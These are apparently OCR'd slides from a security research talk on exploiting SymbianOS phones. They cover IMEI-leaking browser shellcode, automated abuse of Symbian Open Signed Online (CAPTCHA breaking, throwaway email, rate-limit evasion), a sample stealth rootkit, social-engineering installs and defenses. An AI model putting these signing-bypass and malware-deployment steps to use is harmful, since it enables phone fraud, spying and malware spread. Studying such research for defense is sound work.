


http://cmrd.de/sis/sis2.php?i=358...

We got your IMEI

IMEI of your phone: 358361[redacted]35017

User Agent: *Mozilla/5.0 (SymbianOS/9.1; U; en-us) AppleWebKit/413 (KHTML, like Gecko) Safari/413*



http://cmrd.de/sis/sis2.php?i=35621[redacted]2376


We got your IMEI

IMEI of your phone: 356211[redacted]2376


User Agent: *Mozilla/5.0 (SymbianOS/9.1; U; en-us) AppleWebKit/413 (KHTML, like Gecko) Safari/413 es61*

Symbian Open Signed Online

- Online app. signing for developers and users
- Sig. valid for 3yrs, but only checked at install time
- No registration, protected only by a CAPTCHA
- Not all capabilites are granted :-(



- Installation of the signed SIS file will be restricted to the IMEI (i.e. mobile phone) you entered and valid for 36 months.
- SIS files that have been Open Signed will present a notification upon installation that the SIS file is intended for development purposes only.
- The service will work for SIS files intended for all Symbian-based UIs, i.e. S60 and UIQ.
- SIS files can be signed for all Platform Security Capabilities except CommDD, MultimediaDD, NetworkControl, DiskAdmin, DRM, AllFiles, TCB.



Application information

IMEI number *

Email*

Application* Browse...

Capability information
[Select all] [Clear all]

LocalServices	□	Location	□
NetworkServices	□	PowerMgmt	□
ProtServ	□	ReadDeviceData	□
ReadUserData	□	SurroundingsDD	□
SwEvent	□	TrustedUI	□
UserEnvironment	□	WriteDeviceData	□
WriteUserData	□		


Please type in the security code seen in the picture below using only **letters A-F** and **numbers 0-9***

Accept legal agreement* □

Abusing Symbian Open Signed Online

- Load symbiansigned.com, get CAPTCHA
- Break CAPTCHA (hot topic right now, isn't it?)
  - Used a web service, no need to write any CAPTCHA breaking code
    - I used captchakiller.com (many others exist)
  - CAPTCHA is hex only so we can easily correct faulty output :-)
- Submit form containing: capabilities, imei, sis file, email address
- Poll email for confirmation message
  - Use web-based spamtrap like mailinator.com
  - „Click“ confirmation link
- Poll email for message containing download link
  - We have a signed SIS file for the target IMEI
- Takes between 50 and 120 seconds (about 85 seconds average)

Abusing Symbian Open Signed Online (in action)




```
collin@nop:~/projects/symbian_exploits/webserviceattack/v1$ ./symsig.pl
IMEI: 35292[redacted] EMAIL: bla35292[redacted]lub@mailinator.com SIS: st1_all2.sis
Cur Captcha: 8384
ATTEMPT 1
ATTEMPT 2
Captcha: C1A0123F
OLD   Captcha: C1A0123F
FIXED Captcha: C1A0123F
Confirmation mail has not arrived yet!
Confirm URL: https://www.symbiansigned.com/app/page/public/confirmrequest.pub?code=f4f9cc5370f7431f872f8a7
648292e
sis file not ready
sis file not ready
sis file not ready
sis file not ready
sis file not ready
Download URL: https://www.symbiansigned.com/app/page/public/downloadapplication.pub?code=165f385ea3f2e43e3
3c434730c1be
Time needed 81 seconds
```

Abusing Symbian Open Signed Online cont.

- Improve reliability of CAPTCHA breaker
  - Multiple CAPTCHA breakers
  - Multiple signing requests (different CAPTCHAs)
- They do have rate limiting for number of signed SIS files
  - Based on IP and email address
- Solvable by using an anonymizer and random email addresses
  - Should just work fine

Signed Malware Gets Installed

- Web browser opens out of nowhere
  - Phony website will make user accept download
  - Pose as update, game, ...
- Browser downloads SIS file and asks the user to confirm installation
  - User answers YES a few times, he is used to do this if he ever installed any software on his phone
  - "Developer Only" warning will be ignored for sure
  - This has been working for Commwarrior and Cabir for many years



3G SymbianOS Update - (Malicious)

Download Update

Download details:

Symbian-Update

(99%) 4 kB

Sample Malware / Rootkit

- Created so I have something to sign
  - Wanted to check out the possibilities
- Listens on TCP port for commands
  - Just *echo* and *quit*
- Started on device boot (so it always runs in background)
- Stealth: does not appear in task list and application launcher
  - Only very basic stealth: easy to find with task explorer or similar
- Adding malicious functionality would be trivial at this point!

IMEI + Web Browser Shellcode – Some Numbers

- Loads 3 libraries (libc, etel3rdparty, apgrfx)
- Calls 26 library functions
- Final shellcode is ~1300 bytes
- Took 2 hard weeks to get it working completely
- Scripting the signing process took about 1 day :-)

Possible Functionality Through Open Signed Online

- Autostart at boot
  - Required Capabilites: WriteDeviceData, TrustedUI
- Update itself
  - Can't just download and overwrite exe in filesystem (requires AllFiles cap.)
  - Use *Silent Install*
  - Required Capabilites: TrustedUI
- Network and phone access (NetworkServices)
  - Phonecalls + SMS (commit fraud)
- Access to addressbook and calendar (Read/WriteUserData)
- Retrieve location/GPS position (Location)
  - Track / Spy

Defense

- Don't have buffer overflows in your applications :-)
  - Deploy stack protection (e.g. canaries)
- Fix capability system: add specific capability for the GSM stack API
  - Capabilites were partially added to keep of phone-fraud malware
  - Probably hard to add capabilities, might break existing applications
- Monitor and filter Open Signed Online for known malicious SIS files
  - Very likely that this is already done
- ➔ Only buy Symbian devices that run on ARMv6 with enabled eXecute Never extension

Conclusions

- SymbianOS can be exploited like any other (mobile) OSes
  - Buffer overflows ➔ code injection
- Exploit / shellcode development is not harder than for other platforms
  - Let the disassembler help you
- The Symbian capability system is not fine grained enough to keep off mobile malware
  - Little things like being able to read the IMEI can break your neck
- The Symbian signing system can be circumvented
  - We acknowledge that this is hard (but it is possible)
- Exploitation seems very reliable, stack/return address is stable accross devices

Future Work

- Develop method for creating device independent shellcode
  - Determine function addresses for load(..) and lookup(..) on the fly
  - Already working on it…
- Investigate circumvention of eXecute Never on ARMv6 based devices
  - Return to libc (try circumvention techniques from other OSes)
- Break capability system to gain full access
  - Maybe some kernel bugs?
- Find and publish some nice 0-days

Thanks to...

- Judith for sharing her knowledge of SymbianOS
- Ollie for sharing his knowledge of SymbianOS security
- Simon, Erik, Manuel, Julian for testing on their hardware

Q&A

Thank you for your Time!

Any Questions?

Contact

- Collin Mulliner
  - EMail: collin.mulliner@sit.fraunhofer.de
  - Web: http://private.sit.fraunhofer.de/~mulliner/
  - Tel.: +49-6151-869-248
  - Fraunhofer SIT
    - Rheinstrasse 75
    - 64295 Darmstadt, Germany

References

http://www.symbian.com/symbianos/index.html (SymbianOS)

http://www.forum.nokia.com/main/resources/tools_and_sdks/carbide/ (Carbide IDE)

http://www.uiq.com/developer/ (UIQ)

http://www.hex-rays.com/idapro/ (IDApro)

http://www.cequenzetech.com/products/mobile/sisware (SISWare)

http://developer.symbian.com/main/documentation/books/books_files/os_internals/index.jsp (SymbianOS Internals)

http://www.f-secure.com/v-descs/mobile-description-index.shtml (F-Secure mobile malware description)

http://www.symbian-freak.com/news/008/03/s60_3rd_ed_feature_pack_1_has_been_hacked.htm (Symbian AllFiles hack)

http://arteam.accessroot.com/tutorials.html?fid=194 (Symbian reverse engineering tutorial)

http://wiki.forum.nokia.com/index.php/How_to_autostart_an_application_on_boot_up_in_3rd-_Startup_List_Management_API

http://developer.symbian.com/wiki/display/pub/P.I.P.S.

https://www.symbiansigned.com/app/page/public/openSignedOnline.do (Open Signed Online)

http://captchakiller.com

http://private.sit.fraunhofer.de/~mulliner/ (slides and material for this talk)

http://www.sit.fraunhofer.de/ (Fraunhofer SIT)

http://www.mulliner.org/symbian/